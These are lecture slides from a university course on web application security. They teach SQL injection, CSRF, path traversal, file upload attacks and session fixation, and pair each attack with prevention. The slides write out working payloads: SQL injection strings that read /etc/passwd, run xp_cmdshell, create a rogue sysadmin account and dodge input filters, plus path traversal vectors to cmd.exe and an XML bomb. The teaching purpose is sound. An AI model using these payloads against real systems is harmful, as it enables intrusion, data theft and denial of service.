esse

Advanced Security for Systems Engineering
VO 01: Web Application Security

Florian Fankhauser, Stefan Taber

INSO – Industrial Software
Institute of Information Systems Engineering | Faculty of Informatics | TU Wien

Agenda

OWASP Top 10

SQL Injection

Cross Site Request Forgery

Path Traversal Attack

File Upload Attack

Introduction

- Security for Systems Engineering gives basics about SQL Injection, XSS and CSRF
- In this lecture we show examples of several slightly more advanced attacks on web applications
  - including the consequences of attacks
  - presenting how different attacks can work together to break applications

Web Applications are Used in Different Ways

- World Wide in Use
- Browser
- Apps
- Applications
- Presentations

OWASP Top 10 2013

1. Injection
2. Broken Authentication and Session Management
3. Cross Site Scripting (XSS)
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross Site Request Forgery (CSRF)
9. Using Components with Known Vulnerabilities
10. Unvalidated Redirects and Forwards

(See `http://www.owasp.org/`)

OWASP Top 10 2017

- *A1: Injection*
- *A2: Broken Authentication*
- *A3: Sensitive Data Exposure*
- A4: XML External Entities
- *A5: Broken Access Control*
- *A6: Security Misconfiguration*
- *A7: Cross Site Scripting (XSS)*
- A8: Insecure Deserialization
- *A9: Using Components With Known Vulnerabilities*
- A10: Insufficient Logging & Monitoring

(See `https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`)

SQL Injection

SQL Injection Insert SQL query data via the input data to the application and let the database interpret the malicious input.

Blind SQL Injection The attacker has no direct feedback about the data but information about whether data is processed or not (side channel). Therefore, SQL Injection is possible but more effort is required to extract data from the target.

SQL Injection – Identify Vulnerable Parameters (i)

There are 3 main data types: number, string and date

Identify vulnerable parameters of the type number

Request:

```
/myecommercesite/proddetails.asp?ProdID=4
```

Testing:

```
(1) SELECT * FROM Products WHERE ProdID = 4' //ERROR
(2) SELECT * FROM Products WHERE ProdID = 3 + 1 //OK
```

The parameter is vulnerable because of (2)!

SQL Injection – Identify Vulnerable Parameters (ii)

Identify vulnerable strings

Request:

`/myecommercesite/proddetails.asp?ProdName=Book`

Testing:

1. `SELECT * FROM Products WHERE ProdName='Book'' //ERROR`
2. `SELECT * FROM Products WHERE ProdName='B' + 'ook' //OK`

If (2) works, the parameter is vulnerable!

Databases and Operating Systems

- Interaction with the file system
  - Write files
  - Read files
- Execute commands with the permissions of the database user

Differences in Databases

- Database identification by database behavior
- Attacks depend on specific functions

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
Cat Strings	'+' '	concat (" ", " ")	" "&" "	'||' '	" "+" "	'||' '
Null	Isnull()	Ifnull()	Iff(Isnull())	Ifnull()	Ifnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
OS	xp_cmdshell	select into	#date#	utf_file	import/export	Call
Cast	Yes	No	No	No	Yes	Yes

(See http://www.owasp.org/)

Blind SQL Injection – Read Data

The attacker has no feedback about the data but information about whether data is selected or not. Therefore, SQL Injection is possible but more effort is required to extract data from the target. A way to steal the data are Brute Force attacks.

- Output is only true or false
  1. Example: customer exists/does not exist
  2. "`admin' and password like 'a%`" → False
  3. "`admin' and password like 'b%`" → True
  4. "`admin' and password like 'ba%`" → False
  5. "`admin' and password like 'bk%`" → True
- Automated Tools available, e.g., sqlmap, SqlDumper

UNION SELECT Injection

- UNION SELECT statements are used to combine multiple SQL statements to one single query
- Therefore, allows attacker to access all tables in a system
- All SELECT queries must have the same number of columns and the columns must have the same type

UNION SELECT Injection – Example

```
SELECT CCNum, CCType, CCExp, CCName FROM CreditCards
WHERE AccNum=11223344
ORDER BY $order
```

Inject `order` parameter:

```
SELECT CCNum, CCType, CCExp, CCName
FROM CreditCards
WHERE AccNum=11223344
ORDER BY 1
UNION
SELECT CCNum, NULL, NULL, NULL FROM CreditCards
```

Extended Stored Procedures – MS-SQL

- MS-SQL Servers support a large number of extended stored procedures
- Implemented in DLLs
- Examples:
  - `xp_cmdshell` – Execute commands on OS level
  - `xp_servicecontrol` – Start/stop services
  - ...
- Example: Stopping the schedule service
  - `EXEC master..xp_servicecontrol 'stop', 'schedule'`
- Example: Execute ping
  - `'; exec master..xp_cmdshell 'ping ip-address' --`

Fileaccess – MySQL

- Load local files into the database – LOAD_FILE

```
' UNION SELECT '','',load_file('/etc/passwd');
```

- Write files with data from the database – SELECT INTO OUTFILE
  - Attackers can write the files to folders where they have access
  - Example: Using the Web Server to get the written file

```
'SELECT * FROM user INTO OUTFILE '/webserver/database-dump'
```

SQL Injection – Add database user

- MS-SQL

```
exec sp_addlogin 'evil', 'passwd'
exec sp_addsrvrolemember 'evil', 'sysadmin'
```

- MySQL

```
INSERT INTO mysql.user (user, host, password)
VALUES ('evil', 'localhost', PASSWORD('passwd'))
```

- Oracle

```
CREATE USER evil IDENTIFIED BY passwd
TEMPORARY TABLESPACE temp DEFAULT TABLESPACE users;
GRANT CONNECT TO evil;
GRANT RESOURCE TO evil;
```

SQL Injection – Avoiding Input Filters (i)

- Examples for tautologies
  - `OR 1=1`
  - `OR now()=now()`
  - `OR 2 BETWEEN 1 AND 3`
- Using functions and encodings

```
' union select * from users where
   login = char(114,111,111,116);
```

SQL Injection – Avoiding Input Filters (ii)


- Using blanks, tabs and line breaks
  - `UNION SELECT`
  - `UNION  SELECT`
- Using comments
  - `'/**/OR/**/'x'='x`
  - `select/**/*/**/from/**/users;`
- → *It is difficult to create correct filters!*

SQL Injection – Prevention and Mitigation

- Input validation
- Stored procedures and prepared statements
- Principle of least privilege
- Random delays on successful and failing statement execution

Cross Site Request Forgery (CSRF)


- CSRF: Abusing the trust of an application in the user
- Attacker sends a compromised HTTP request to the victim via the user



CSRF – Identify Vulnerable Parameters

- Identify unvalidated redirects and forwards
- Identify Insecure Direct Object References
- Identify SQL Injection vulnerable parameters
- Identify XSS vulnerable parameters
- Img-Tag Injection

CSRF with Routers/Firewalls



1. Attacker creates a manipulated web page
2. User opens the manipulated web page
3. The response of the server is returned
4. Browser directly executes the commands in the response (without user interaction)
5. Attacker has access to the internal system and can modify the system, e.g., modify the firewall configuration

Examples of CSRF Attacks

- Multiple CSRF attacks in DD-WRT
  (Remote Root Command Execution)
- Cisco Router HTTP Administration CSRF
  Remote Command Execution
- OpenCA – Cross Site Request Forgery (CVE-2008-0556)

CSRF – Prevention

- Secret information with every request (e.g., token)
  - Encrypted end-to-end connection
  - Good Random Number Generator

```
<form>
<input type="hidden" name="token" value="123">
New password: <input type="password" name="new_pwd">
<input type="submit" value="Submit">
<a href="/users/userdetails?id=5&token=123">Cancel</a>
</form>
```

Path Traversal Attack

- Web directories are virtual directories based on the operating system
- Specific errors (e.g., Perl/Python/. . . scripts, Unicode, . . .) allow to break out from the directory structure provided by the web server
- Allows unauthorized access to files and programs on OS level
- Attackers are using this to navigate through directories and to collect information

Path Traversal – Identify Vulnerable Parameters

- Basic test for fields of a web page
  - URL parameter
  - URL path
  - Headers of a HTTP message
- Examples for Test vectors
  - ../../../../etc/passwd
  - ../../boot.ini
  - ..\..\boot.ini

Example of Path Traversal / Command Injection

- Path Traversal using Unicode

```
http://www.victim.com/scripts/..%c0%af../WINDOWS/
system32/cmd.exe?/c+dir
```

- Decoding the Unicode characters results in:

```
http://www.victim.com/scripts/../../WINDOWS/
system32/cmd.exe?/c+dir
```

Path Traversal – Prevention

- Configuration hardening
- Input validation
- Principle of least privilege

File Upload Attack

- Using file upload fields to upload malicious files
- Possible attacks
  - DoS
  - Command Injection

File Upload Attack – Identify Vulnerable Parameters

- Null-Byte-File
- Large files
- Wrong filetype
- XSS by filename

File Upload Attack – XML Bomb


- Create a high processing load with minimal data
- Allows Denial of Service attacks

```
<?xml version="1.0" ?>
<!DOCTYPE foobar [
<!ENTITY x0 "ESSE">
<!ENTITY x1 "&x0;&x0;">
<!ENTITY x2 "&x1;&x1;">
...
<!ENTITY x98 "&x97;&x97;">
<!ENTITY x99 "&x98;&x98;">
]>
<foobar>&x99;</foobar>
```

File Upload Attack – Prevention

- Limit for file size
- Break upload when file size is over limit
- Input validation
- Principle of least privilege
- Configuration hardening
- Validate filetype by magic number (like the UNIX command “file”)

Session Fixation Attack Overview



Session Fixation Attack Explanation

1. Attacker sends request to the web server
2. Web server generates a new session and transfers the session ID
3. Attacker sends a link with the session ID to the victim
4. Victim opens the link
5. Victim logs into the web service using the supplied session ID

- Attacker has now a valid session with the identity of the victim

Pseudo Random Number Generator (PRNG)

- Many security methods depend on the unpredictability of random numbers
  - Cryptographic keys
  - Session IDs
  - Authentication Protocols / Handshake
- Security of PRNG depends on
  - Confidentiality and randomness of the "seed"
  - Quality of the algorithm

Session IDs – Protection Techniques

- Secure Random Number Generator
- Existing libraries for session management
- New session ID after login
- Timelimit for sessions
- Use security flags in session ID cookies
  - HttpOnly: the cookie cannot be accessed through client side script
  - Secure: send only over HTTPS
  - Expire: expire date
- Encrypted connection (HTTPS)

Combinations of Attacks

- Download source code using Path Traversal
- Source analysis finds a weak PRNG
- Predictable CSRF tokens
- Launch CSRF attacks

Input Filter

- Input validation
  - Blacklist filter
  - Whitelist filter
  - Sanitization

Blacklist filters based on signatures are complex, because there are so many ways to express the same.

Literature/Links

- Michal Zalewski. *The Tangled Web: A Guide to Securing Modern Web Applications*. No Starch Press, San Francisco, CA, USA, 1 edition, 2011. ISBN 1593273886, 9781593273880
- Open Web Application Security Project www.owasp.org
  - OWASP Top 10 Project
  - OWASP Testing Guide
- Web Application Security Consortium www.webappsec.org
- RFC 2616 (HTTP 1.1)

Summary

- Web application security required
- OWASP Top 10 vulnerabilities
- Advanced attack techniques to break web applications, e.g.,
  - (Blind) SQL Injection
  - CSRF
  - File Uploads
  - Sessions
  - PRNG
- Prevention and Mitigation of such attacks

Thank you!

https://security.inso.tuwien.ac.at/